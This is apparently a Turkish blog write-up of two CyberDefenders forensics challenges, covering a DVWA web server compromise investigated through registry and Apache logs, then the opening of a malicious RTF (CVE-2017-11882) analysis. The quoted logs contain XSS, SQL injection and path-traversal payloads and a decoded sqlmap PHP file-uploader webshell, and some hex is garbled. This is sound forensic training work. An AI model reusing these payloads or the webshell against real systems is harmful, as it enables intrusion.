


```
1.txt x
290 | RAC : %ProgramData%\Microsoft\RAC\* %ProgramData%\Microsoft\RAC\StateData\* %ProgramData%\Microsoft\RAC\PublishedData\*
291 |
292 KeysNotToRestore key
293 ControlSet001\Control\BackupRestore\KeysNotToRestore
294 LastWrite Time Thu Jan  1 00:00:00 1970 (UTC)
295 |
296 Specifies the names of the registry subkeys and values that backup applications should not restore
297 |
298 Mount Manager : MountedDevices\
299 Installed Services : CurrentControlSet\Services\
300 MS Distributed Transaction Coordinator : HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MSDT\ASR
301 Session Manager : CurrentControlSet\Control\Session Manager\AllowProtectedRenames
302 Pending Rename Operations : CurrentControlSet\Control\Session Manager\PendingFileRenameOperations
303 Pending Rename Operations2 : CurrentControlSet\Control\Session Manager\PendingFileRenameOperations2
304 -----
305 compname v.20090727
306 (System) Gets ComputerName and Hostname values from System hive
307 |
308 ComputerName      = WIN-L0ZZQ76PMUF
309 TCP/IP Hostname  = WIN-L0ZZQ76PMUF
310 -----
311 crashcontrol v.20131210
312 (System) Get crash control information
313 |
314 CrashDumpEnabled = 2 [Kernel memory dump]
315 DumpFile        = %SystemRoot%\MEMORY.DMP
316 MinidumpDir     = %SystemRoot%\Minidump
317 LogEvent        = 1
318 | Logs an event to the System Event Log (event ID = 1001, source = Save Dump)
319 -----
320 ddm v.20081129
321 (System) Get DDM data from Control Subkey
322
```

.\* Aa “” C≡ ⌂ ComputerName Find Find Prev Spaces  
1 of 2 matches

## 2. What is the Timezone of the compromised machine? Format: UTC+0 (no-space)

İkinci sorumda benden cihazın UTC cinsinden zaman dilimini soruyor. Bunun için Tekrar çıkartılan dosyaya Ctrl+F yaprak TimeZone yazdıktan sonra bizlere Active olan saat dilimini veriyor buradaki saat farkı [Bias - Active] arası bir saat olduğu için pasifik saat dilimini bize göstermektedir.



```
1.txt          2.txt
4655     i = All users logging in are automatically part of the
4656     built-in Terminal Server User group. 0 = No one is a
4657     member of the built-in group.
4658     Ref: http://support.microsoft.com/kb/238965
4659
4660     AutoStart Locations
4661     Wds\rdpwd key
4662     StartupPrograms: rdclip
4663     Analysis Tip: This value usually contains 'rdclip'; any additional entries
4664     should be investigated.
4665
4666     WinStations\RDP-Tcp key
4667     InitialProgram: {blank}
4668     Analysis Tip: Maybe be empty; appears as '{blank}'
4669
4670     WinStations\RDP-Tcp key
4671     UserAuthentication: 0
4672     Analysis Tip: If the UserAuthentication value is 0, the system may be
4673     susceptible to a priv escalation exploitation via Sticky Keys. See:
4674     http://www.room362.com/blog/2012/5/25/sticky-keys-and-utilman-against-nla.html
4675
4676     timezone v.20130830
4677     (System) Get [TimeZoneInformation key contents
4678
4679     [TimeZoneInformation key
4680     ControlSet001\Control\TimeZoneInformation
4681     LastWrite Time Thu Jan 1 00:00:00 1970 (UTC)
4682     DaylightName -> @tzres.dll,-211
4683     StandardName -> @tzres.dll,-212
4684     Bias -> 480 (8 hours) █
4685     ActiveTimeBias -> 420 (7 hours) █
4686
4687     USB v..20141015
4688     (System) Get USB key info
4689
4690     USBStar
4691     ControlSet001\Enum\USB
4692
4693     ROOT_HUB [Thu Jan 1 00:00:00 1970]
4694     S/N: 4824d6eb580 [Thu Jan 1 00:00:00 1970]
4695     Device Parameters LastWrite: [Thu Jan 1 00:00:00 1970]
4696     LogConf LastWrite : [Thu Jan 1 00:00:00 1970]
4697     Properties LastWrite : [Thu Jan 1 00:00:00 1970]
```

## 3. What was the first vulnerability the attacker was able to exploit?

Üçüncü soruda bana Saldırganın yararlanıldığı ilk güvenlik açığını soruyor . Bunun için xampp klasörünü AccesDatadan çıkarttık sonra apache - logs - acces.log metin belgesini gözden geçirirken web uygulamasına birçok istek yapıldığını fark ettim biraz inceledikten sonra yaygın olan XSS komut dosyasını <script>alert('xss');</script> aratarak XSS injekte edildiğini gördüm.

```

3284 ::1 - - [01/Sep/2015:22:59:46 -0700] "GET /dvwa/dvwa/js/dwvaPage.js HTTP/1.1" 200 775 "http://localhost/dvwa/index.php" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
3285 ::1 - - [01/Sep/2015:22:59:46 -0700] "GET /dvwa/dvwa/images/logo.png HTTP/1.1" 200 6749 "http://localhost/dvwa/index.php" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
3286 ::1 - - [01/Sep/2015:22:59:50 -0700] "GET /dvwa/security.php HTTP/1.1" 200 4231 "http://localhost/dvwa/index.php" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
3287 ::1 - - [01/Sep/2015:22:59:50 -0700] "GET /dvwa/images/lock.png HTTP/1.1" 200 1025 "http://localhost/dvwa/security.php" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
3288 ::1 - - [01/Sep/2015:22:59:54 -0700] "POST /dvwa/security.php HTTP/1.1" 302 1 "http://localhost/dvwa/security.php" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
3289 ::1 - - [01/Sep/2015:22:59:54 -0700] "GET /dvwa/security.php HTTP/1.1" 200 4312 "http://localhost/dvwa/security.php" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
3290 ::1 - - [01/Sep/2015:22:59:58 -0700] "GET /dvwa/security.php?phids=on HTTP/1.1" 302 1 "http://localhost/dvwa/security.php" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
3291 ::1 - - [01/Sep/2015:22:59:58 -0700] "GET /dvwa/security.php HTTP/1.1" 200 4308 "http://localhost/dvwa/security.php" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
3292 ::1 - - [01/Sep/2015:23:00:04 -0700] "GET /dvwa/security.php?test=%22><script>eval(window.name)</script>" HTTP/1.1" 200 37 "http://localhost/dvwa/security.php" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
3293 ::1 - - [01/Sep/2015:23:00:10 -0700] "GET /dvwa/ids_log.php HTTP/1.1" 200 4102 "http://localhost/dvwa/security.php" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
3294 ::1 - - [01/Sep/2015:23:00:10 -0700] "GET /dvwa/css/main.css HTTP/1.1" 304 - "http://localhost/dvwa/ids_log.php" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
3295 ::1 - - [01/Sep/2015:23:00:10 -0700] "GET /dvwa/dvwa/js/dwvaPage.js HTTP/1.1" 304 - "http://localhost/dvwa/ids_log.php" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
3296 ::1 - - [01/Sep/2015:23:00:10 -0700] "GET /dvwa/dvwa/images/logo.png HTTP/1.1" 304 - "http://localhost/dvwa/ids_log.php" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
3297 ::1 - - [01/Sep/2015:23:00:18 -0700] "GET /dvwa/security.php?phids=off HTTP/1.1" 302 1 "http://localhost/dvwa/security.php" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
3298 ::1 - - [01/Sep/2015:23:00:18 -0700] "GET /dvwa/security.php HTTP/1.1" 200 4309 "http://localhost/dvwa/security.php" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
3299 ::1 - - [01/Sep/2015:23:00:18 -0700] "GET /dvwa/dvwa/images/lock.png HTTP/1.1" 304 - "http://localhost/dvwa/security.php" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"
3300 ::1 - - [01/Sep/2015:23:00:22 -0700] "GET /dvwa/vulnerabilities/upload/ HTTP/1.1" 200 4653 "http://localhost/dvwa/security.php" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 3.0.04506)"

.* Aa "" C≡ □ <script>alert('xss');</script>
27 characters selected
Find Find Prev Tab Size

```

#### 4. What is the operating system build number?

Dördüncü soruda bizden İşletim sistemi yapı numarasını istiyor. Bunun için tekrar Regripper exeye dönerek config adı altında software dosyasını bir texte yazdırıldım. Registered aratarak cevap olan CurrentBuildNumber [Yapı Numarasına ulaştım]

```

5092
5093 Wow6432Node\Microsoft\Windows NT\CurrentVersion\Winlogon not found.
5094
5095 Analysis Tips: The UserInit and Shell values are executed when a user logs on.
5096 The UserInit value should contain a reference to userinit.exe; the Shell value
5097 should contain just 'explorer.exe'. Check TaskMan & System values, if found.
5098
5099 Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList not found.
5100 -----
5101 winnt_cv v.20080609
5102 (Software) Get & display the contents of the Windows NT\CurrentVersion key
5103
5104 WinNT_CV
5105 Microsoft\Windows NT\CurrentVersion
5106 LastWrite Time Thu Jan  1 00:00:00 1970 (UTC)
5107
5108 RegisteredOrganization :
5109 CurrentVersion : 6.0
5110 CurrentBuildNumber : 6001
5111 CurrentBuild : 6001
5112 CSDBuildNumber : 1616
5113 SoftwareType : System
5114 SystemRoot : C:\Windows
5115 PathName : C:\Windows
5116 RegisteredOwner : Windows User
5117 EditionID : ServerStandard
5118 CSDVersion : Service Pack 1
5119 CurrentType : Multiprocessor Free
5120 ProductID : 92573-029-0000095-7633
5121 BuildLab : 6001.longhorn_ntm.080118-1840
5122 InstallDate : Mon Aug 24 06:52:43 2015 (UTC)
5123 ProductName : Windows Server (R) 2008 Standard
5124 BuildGUID : 28f47544-6618-4bc4-a11e-ed7d7d66e144

.* Aa "" C≡ □ Registered
3 matches
Find Find Prev Spaces

```

#### 5. How many users are on the compromised machine?

Güvenliği ihlal edilmiş makinede kaç kullanıcının olduğunu soruyor.burada registry explorer indirerek \Windows\System32\config\SAM klasörüne girdiğimde hesap bilgilerinde 4 kullanıcının olduğunu gördüm[Bunu RegRipper da yapabilirsiniz]

The terminal window shows the output of the sampaarse command, listing user information for 'Administrator', 'guest', 'user1', and 'hacker'. The RegRipper tool window shows a report for the 'SAM' hive, indicating completion of the analysis.

```

1 samparse v.20120722
2 (SAM) Parse SAM file for user & group mbrshp info
3
4
5 User Information
6 -----
7 Username : Administrator [see]
8 Full Name :
9 User Comment : Built-in account for administering the computer/domain
10 Account Type : Default Admin User
11 Last Login Date : Sat Sep 12 18:19:18 2015 Z
12 Pwd Reset Date : Mon Aug 24 06:59:37 2015 Z
13 Pwd Fail Date : Wed Sep 2 09:00:39 2015 Z
14 Login count : 23
15 --> Normal user account
16
17 Username : guest [so1]
18 Full Name :
19 User Comment : Built-in account for guest access to the computer/domain
20 Account Type : Default Guest Acct
21 Last Login Date : Never
22 Pwd Reset Date : Never
23 Pwd Fail Date : Never
24 Login count : 0
25 --> Password does not expire
26 --> Account Disabled
27 --> Password not required
28 --> Normal user account
29
30 Username : user1 [1005]
31 Full Name :
32 User Comment :
33 Account Type : Custom Limited Acct
34 Last Login Date : Never
35 Pwd Reset Date : Wed Sep 2 09:05:06 2015 Z
36 Pwd Fail Date : Never
37 Login count : 0
38 --> Normal user account
39
40 Username : hacker [1006]
41 Full Name :
42 User Comment :
43 Account Type : Custom Limited Acct
44 Last Login Date : Never
45 Pwd Reset Date : Wed Sep 2 09:05:25 2015 Z
46 Pwd Fail Date : Never

```

**RegRipper, v.2.8**

Hive File: C:\Users\User\Desktop\hhh\config\SAM

Report File: C:\Users\User\Desktop\4.txt

Profile: sam

1

2

winlogon.Done.  
winnt\_cv.Done.  
winver.Done.  
yahoo\_lm.Done.  
0 plugins completed with errors.  
Logging to C:\Users\User\Desktop\4.log  
Using plugins file sam  
sampaarse.Done.  
0 plugins completed with errors.

Rip It Close Done.

## 6- What is the webserver package installed on the machine?

Makinede kurulu web sunucusu paketini soruyor 3. sorudan yola çıkarak xampp web sunucusu paketini tespit ettim

## 7-What is the name of the vulnerable web app installed on the webserver?

Web sunucusuna yüklenen güvenlik açığı bulunan web uygulamasının adını soruyor. web sunucusu programının XAMPP olduğunu biliyoruz önceki sorulardan php siteler ise htdocs kullanmaktadır htdocs klasörüne girerek burada gözüme çarpan klasör olarak DVWA klasörü önmüze çıkıyor (kasıtlı olarak güvenlik açıkları içeren bir klasördür fazla detaya inerek sizlere bunaltmak istemedim)

NONAME (E:) > [root] > xampp > htdocs >

Name	Date modified	Type	Size
dashboard	2015-08-23 9:41 PM	File folder	
DVWA	2015-09-03 7:14 AM	File folder	
img	2015-08-23 9:41 PM	File folder	
webalizer	2015-08-23 9:41 PM	File folder	
xampp	2015-08-23 9:41 PM	File folder	
\$I30	2015-09-03 6:59 AM	File	4 KB
applications.html	2015-07-21 9:08 PM	Microsoft Edge H...	4 KB
bitnami.css	2015-07-21 9:08 PM	Cascading Style S...	1 KB
favicon.ico	2015-07-16 3:32 PM	Icon	31 KB
index.php	2015-07-16 3:32 PM	PHP File	1 KB

## 8. The attacker read multiple files through the LFI vulnerability. One of them is related to network configuration. What is the filename?

Saldırgan, LFI güvenlik açığı aracılığıyla birden çok dosyayı okudu. Bunlardan biri ağ yapılandırmasıyla ilgilidir. Dosya adı nedir? diye soruyor . Burada system32 bilgisayarın ana dosyasını aratarak sonuçlarda mozilla tarayıcısıyla aktarım yaptığına gördüm . Host dosyası gözüme çarptı hosts dosyaları ağ akımlarını tutan dosyalardır. Ek bilgi: Tabi bu orjinal hosts dosyası ile yapılmamaktadır host dosyaları değiştirilerek bazı oyunlarda ağ akımı veya antiban yapılmaktadır.[Ne kadar tutarsa :D ]

The screenshot shows a Sublime Text window with multiple tabs open. The active tab is 'access.log' which contains log entries from a Dvwa security test. One specific entry is highlighted:

```
192.168.56.102 - [02/Sep/2015:01:58:56 -0700] "GET /dwa/vulnerabilities/sql/?id=2' LIMIT 0,1 IN" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
```

Below the log entries, there is a search bar with the text 'system32' and a status bar indicating '2 matches'.

## 9- When did the attacker create the first user?

Saldırgan ilk kullanıcıyı ne zaman yarattığını soruyor. Burada ise tarih sıralarına bakarak ilk kullanıcının oluşturulma tarihine bakıyoruz admin ve guest1 hesabı aynı anda açılmış bunlardan biri olamayacağı için sadece user1 kullanıcısı hacker kullanıcısıyla aynı tarihte açıldığığini görüyoruz.

```
SAM.txt - Notepad
File Edit Format View Help
User Information
-----
Username : Administrator [500]
Full Name :
User Comment : Built-in account for administering the computer/domain
Account Type : Default Admin User
Account Created : 2015-08-24 06:54:25Z
Name :
Last Login Date : 2015-09-12 18:19:18Z
Pwd Reset Date : 2015-08-24 06:59:37Z
Pwd Fail Date : 2015-09-02 09:00:39Z
Login Count : 23
Embedded RID : 500
--> Normal user account

Username : Guest [501]
Full Name :
User Comment : Built-in account for guest access to the computer/domain
Account Type : Default Guest Acct
Account Created : 2015-08-24 06:54:25Z
Name :
Last Login Date : Never
Pwd Reset Date : Never
Pwd Fail Date : Never
Login Count : 0
Embedded RID : 501
--> Password does not expire
--> Account Disabled
--> Password not required
--> Normal user account

Screenshot
Username : user1 [1005]
Full Name :
User Comment :
Account Type : Custom Limited Acct
Account Created : 2015-09-02 09:05:06Z
Name :
Last Login Date : Never
Pwd Reset Date : 2015-09-02 09:05:06Z
Pwd Fail Date : Never
Login Count : 0
Embedded RID : 1005
--> Normal user account

Username : hacker [1006]
Full Name :
User Comment :
Account Type : Custom Limited Acct
Account Created : 2015-09-02 09:05:25Z
Name :
Last Login Date : Never
Pwd Reset Date : 2015-09-02 09:05:25Z
Pwd Fail Date : Never
Login Count : 0
Embedded RID : 1006
--> Normal user account
<
```

10- The attacker dropped a shellcode through SQLi vulnerability. The shellcode was checking for a specific version of PHP. Provide the PHP version number?

Saldırgan, SQLi güvenlik açığıyla bir kabuk kodu düşürdü. Kabuk kodu, belirli bir PHP sürümünü kontrol ediyordu. PHP sürüm numarasını sağlayın? diyor . üssqlmap'e aşınayım ve sql enjeksiyon yoluyla dosya yazmak için INTO OUTFILE kullanmanız gerekiyor burada loglardan OUTFILE aratarak çıkan kodu <https://gchq.github.io/CyberChef/> çözümledim

```

1.txt x untitled x access.log x
SUM_SELECT_FULL_RANGE JOINX20AS%20CHAR)%2C0x716d76787179%2CIFNULL(CAST(
SUM_SELECT_RANGE%20AS%20CHAR)%2C0x20)%2C0x716d76787179%2CIFNULL(CAST(SUM_SELECT_RANGE_CHECK%20AS%20CHAR)%2C0x20)%2C0x716d76787179%2CIFNULL(
CAST(SUM_SELECT_SCAN%20AS%20CHAR)%2C0x20)%2C0x716d76787179%2CIFNULL(CAST(
SUM_SORT_MERGE_PASSES%20AS%20CHAR)%2C0x20)%2C0x716d76787179%2CIFNULL(CAST(SUM_SORT_RANGE%20AS%20CHAR)%2C0x20)%2C0x716d76787179%2CIFNULL(
CAST(SUM_SORT_ROWS%20AS%20CHAR)%2C0x20)%2C0x716d76787179%2CIFNULL(CAST(SUM_SORT_SCAN%20AS%20CHAR)%2C0x20)%2C0x716d76787179%2CIFNULL(CAST(
SUM_TIMER_WAIT%20AS%20CHAR)%2C0x20)%2C0x716d76787179%2CIFNULL(CAST(SUM_WARNINGS%20AS%20CHAR)%2C0x20)%2C0x7170706271)%20FROM%20performance_s
chema.events_statements_summary_by_host_by_event_name--%20&Submit=Submit HTTP/1.1" 200 635159 "-" "sqlmap/1.0-dev-nongit-20150902 (
http://sqlmap.org"
7597 192.168.56.102 - [02/Sep/2015:04:25:34 -0700] "GET /dvwa/vulnerabilities/sqli/?id=2&Submit=Submit HTTP/1.1" 200 4768 "-"
"sqlmap/1.0-dev-nongit-20150902 (http://sqlmap.org)"
7598 192.168.56.102 - [02/Sep/2015:04:25:34 -0700] "GET /dvwa/vulnerabilities/sqli/?id=2&Submit=Submit&hJdP%3D1087%20AND%201%3D1%20UNION%20ALL
%20SELECT%201%2C%2C2%2Ctble_name%20WHERE%20%3E1--%20..%2F..%2Fetc%2Fpasswd HTTP/1.1" 200 4768
"-" "sqlmap/1.0-dev-nongit-20150902 (http://sqlmap.org)"
7599 192.168.56.102 - [02/Sep/2015:04:25:34 -0700] "GET /dvwa/vulnerabilities/sqli/?id=2%27%20UNION%20ALL%20SELECT%20NULL%2CCONCAT%280x%71a717
871%2C%28CASE%20WHEN%20%280x57%3DUPPER%28ID%28%04%04%version_compile%03%2C1%29%29%20THEN%201%20ELSE%200%20END%29%20%2C0x7170706271%29--%20&Submit=Submit
HTTP/1.1" 200 5092 "-" "sqlmap/1.0-dev-nongit-20150902 (http://sqlmap.org)"
7600 192.168.56.102 - [02/Sep/2015:04:25:52 -0700] "GET /dvwa/vulnerabilities/sqli/?id=2%27%20LIMIT%200%2C1%20INTO%20OUTFILE%20%27%2Fxamp%2Fh
tdocs%2Ftmpukudk.php%27%20TERMINATED%20BY%20x3%2F068700a69662028697373657428245f52455155455345b2275706c6f16446972225d3b6966202870687076657273696f6e28293c27342e312e3027297b2466696c653d244854545545f504f53545f46494c
45535b2266696c65225d5b226e16d65225d3b406d6f76655f75706c6f16465645f66696c652824485454505f504f53545f46494c45535b2266696c65225d5b226e16d65225d3b406d
e616d65225d2c246469722e222f222e2466696c6529206f722064695628293b7d656c72466696c653d245f46494c45535b2266696c65225d5b226e16d65225d3b406d
f67665575706c6f16465645f66696c6528245f46494c45535b2266696c65225d5b2746d705f6e16d65225d2c246469722e222f222e2466696c6529206f7220646956282
93b7d4063686d6f642846469722e222f222e2466696c652c3037353293b6563686f202246696c652075706c6f1646564223b7d656c7365207b6563686f20223:666f726d
20616374696f6e3d222e245f345525645525b225048505f5345c46225d2e2206d6574686f6d404f504f535420656e63747970653dgd756c7469706172742f666f726d20646
174613e3c696e70757420747970653d8696464656e206e16d653d4d41585f46494c45535f3495a452076616c75653d313030303030303e3c623e73716c6d1702066
696c652075706c6f16465723c2f623e3c6273e3c696e707574206e616d653d6696c652723e465727393a203c696e707
57420747970653d74657874206e616d653d75706c6f164466972207616c75653d5c5c78616d70755c5c67464694f63735c5c3e203c696e70757420747970653d737562d69
74206e616d653d75706c6f1642076616c75653d75706c6f1643e3c2f666f726d3e223b7d3f3e0--%20-%20&Submit=Submit HTTP/1.1" 200 4893 "-"
"sqlmap/1.0-dev-nongit-20150902 (http://sqlmap.org)"
7601 192.168.56.102 - [02/Sep/2015:04:25:52 -0700] "GET /xampp/htdocs/tmpukudk.php HTTP/1.1" 403 1206 "-" "sqlmap/1.0-dev-nongit-20150902 (
http://sqlmap.org)"
7602 192.168.56.102 - [02/Sep/2015:04:25:53 -0700] "GET /htdocs/tmpukudk.php HTTP/1.1" 404 1059 "-" "sqlmap/1.0-dev-nongit-20150902 (
http://sqlmap.org)"

```

Recipe	Input
From Hex	0x3cf7068700a69662028697373657428245f52455155455345b2275706c6f164225d29297b246469723d245f52455155455345b2 7275706c6f16446972225d3b696620287887076657273696f6e28293c27342e312e3027297b2466696c653d24485454505f504f5354 5f46494c45535b2266696c65225d5b226e16d65225d3b406d6f76655f75706c6f16465645f66696c652824485454505f504f53545f4 6494c45535b2266696c65225d5b22746d785f6e16d65225d2c246469722e222f222e2466696c6529206f722064695628293b7d656c73 657b2466696c653d245f46494c45535b2266696c65225d5b226e16d65225d3b406d6f76655f75706c6f16465645f66696c6528245f4 6494c45535b2266696c65225d5b22746d785f6e16d65225d2c246469722e222f222e2466696c6529206f722064695628293b7d656c73 666f6428246469722e222f222e2466696c652c3037353293b6563686f202246696c652075706c6f1646564223b7d656c7365207b6563686f20223:666f726d 3686f20223c666f726d206374696f6e3d222e45f345525645525b225048505f5345c46225d2e2206d6574686f6d404f504f535420 6566e3747970653d6756c7469706172742f666f726d2064613e3c696e70757420747970653d68696464656e206e16d653d4415 85f46494c455f53495a45207616c75653d138303030303e3c23e73716c6d1702066696c652075706c6f164653c2f62 3e3c6273e3c696e707574206e616d653d6696c6520747970653d6696c653e3c6273e746f206469726563746f72793a203c696e707 57420747970653d74657874206e616d653d75706c6f164469722076616c75653d5c5c78616d70755c5c6874646f763735c5c3e203c69 67e0757420747970653d7375626d6974206e616d653d75706c6f1643e3c2f666f726d3e223b7d3f3e0 a
	Output
	<?php if (isset(\$_REQUEST["upload"])){\$dir=\$_REQUEST["uploadDir"];if (phpversion()<4.1.0') {\$_file=\$HTTP_POST_FILES["file"]["name"];\$_move_uploaded_file(\$HTTP_POST_FILES["file"] ["tmp_name"],\$dir."/",\$file) or die();}else{\$_file=\$_FILES["file"]["name"];\$_move_uploaded_file(\$_FILES["file"] ["tmp_name"],\$dir."/",\$file) or die();}\$_cmd=chmod(\$dir."/",\$file,0755);echo "File uploaded";}else {echo "Form action=".\$_SERVER["PHP_SELF"]." method=POST enctype=multipart/form-data"><input type=hidden name=MAX_FILE_SIZE value=1000000000><b>sqlmap file uploader</b> <input name=file type=file> to directory: <input type=text name=uploadDir value=\xampp\htdocs\> <input type=submit name=upload value=upload></form>?>

## Emprisa Maldoc

Herkese merhaba,

bu konuda [CyberDefenders](#) platformunda yer alan Emprisa Maldoc isimli challenge ele alıcam.

Kayıt oldugunuzu varsayıarak baslıyorum.

## Details:

Kullanilan araclar listesi;

[rtfdump.py](#)

[Scdbg](#) ve ya [Speakeasy](#)

[IDE](#)

#1 What is the CVE ID of the exploited vulnerability?

Sömürulen güvenlik açığının CVE kimliği nedir?

The screenshot shows the NVD interface for CVE-2017-11882. At the top, there's a navigation bar with links for 'Search CVE List', 'Downloads', 'Data Feeds', 'Update a CVE Record', and 'Request CVE IDs'. A notice at the top states: 'NOTICE: Transition to the all-new CVE website at [WWW.CVE.ORG](#) is underway and will last up to one year. (details)' and 'NOTICE: Changes coming to CVE Record Format JSON and CVE List Content Downloads in 2022.' Below the notice, the main content area has a header 'CVE-ID' with 'CVE-2017-11882' and a link to 'Learn more at National Vulnerability Database (NVD)'. It includes sections for 'Description' (describing the Microsoft Office Memory Corruption Vulnerability), 'References' (listing various sources like BID, CERT, and Exploit-db), and 'Note' (stating that references are provided for convenience). The page is framed by a large watermark in the center.

md5sum ile hash'i alip arama yapinca direkt CVE cikardi.

#2 To reproduce the exploit in a lab environment and mimic a corporate machine running Microsoft office 2007, a specific patch should not be installed. Provide the patch number.

İstismarı bir laboratuvar ortamında yeniden oluşturmak ve Microsoft office 2007 çalıştırın bir kurumsal makineyi taklit etmek için belirli bir yama yüklenmemelidir. Yama numarasını sağlayın



Release ...	Product	Platform	Impact	Max Severity	Article	Download	Details
Nov 14, 2017	Microsoft Office 2013 Service Pack 1 (64-bit editions)	-	Remote Code Execution	Important	3162047	Security Update	CVE-2017-11882
Nov 14, 2017	Microsoft Office 2013 Service Pack 1 (32-bit editions)	-	Remote Code Execution	Important	3162047	Security Update	CVE-2017-11882
Nov 14, 2017	Microsoft Office 2010 Service Pack 2 (64-bit editions)	-	Remote Code Execution	Important	4011618	Security Update	CVE-2017-11882
Nov 14, 2017	Microsoft Office 2010 Service Pack 2 (32-bit editions)	-	Remote Code Execution	Important	4011618	Security Update	CVE-2017-11882
Nov 14, 2017	Microsoft Office 2007 Service Pack 3	-	Remote Code Execution	Important	4011604	Security Update	CVE-2017-11882
Nov 14, 2017	Microsoft Office 2016 (64-bit edition)	-	Remote Code Execution	Important	4011262	Security Update	CVE-2017-11882
Nov 14, 2017	Microsoft Office 2016 (32-bit edition)	-	Remote Code Execution	Important	4011262	Security Update	CVE-2017-11882

Ortalı doğru inince 2007 için yama numarasını gorursunuz

#3 What is the magic signature in the object data?

Nesne verilerindeki sıhırlı imza nedir?



```
kali@kali: ~/analyze/c39-EmpresaMaldoc
File Actions Edit View Help
-T, --headtail      do head & tail
-H, --hexdecode     decode hexadecimal data; append 0 in case of uneven
-S, --hexshift      number of hexadecimal digits
-y YARA, --yara=YARA YARA rule-file, @file or directory to check streams
--yarastrings       (YARA search doesn't work with -s option)
-c CUT, --cut=CUT   cut data
-i, --info          print extra info for selected item
-E, --extract       extract package
-f FILTER, --filter=FILTER
-I IGNORE, --ignore=IGNORE
--recursionlimit=RECURSIONLIMIT
-j, --jsonoutput    produce json output
-V, --verbose       verbose output with decoder errors and YARA rules

(kali㉿kali)-[~/analyze/c39-EmpresaMaldoc]
$ python3 rtfdump.py -O c39-EmpresaMaldoc.rtf
1: Name: b'Equation.3\x00'
Magic: b'd0cf1e0'
Size: 3584
Hash: md5 86e11891181069b51cc3d33521af9f1e

(kali㉿kali)-[~/analyze/c39-EmpresaMaldoc]
$
```

Python dosyamizi calistirim argument olarak zararli dosyamizi verdigimizde signature verir bize.

Hatta md5 de cikardi. Bununla da 1ci sorudaki gibi hash degerinden yola cikarak CVE kodunu bulabilirsiniz.

#4 What is the name of the spawned process when the document gets opened?

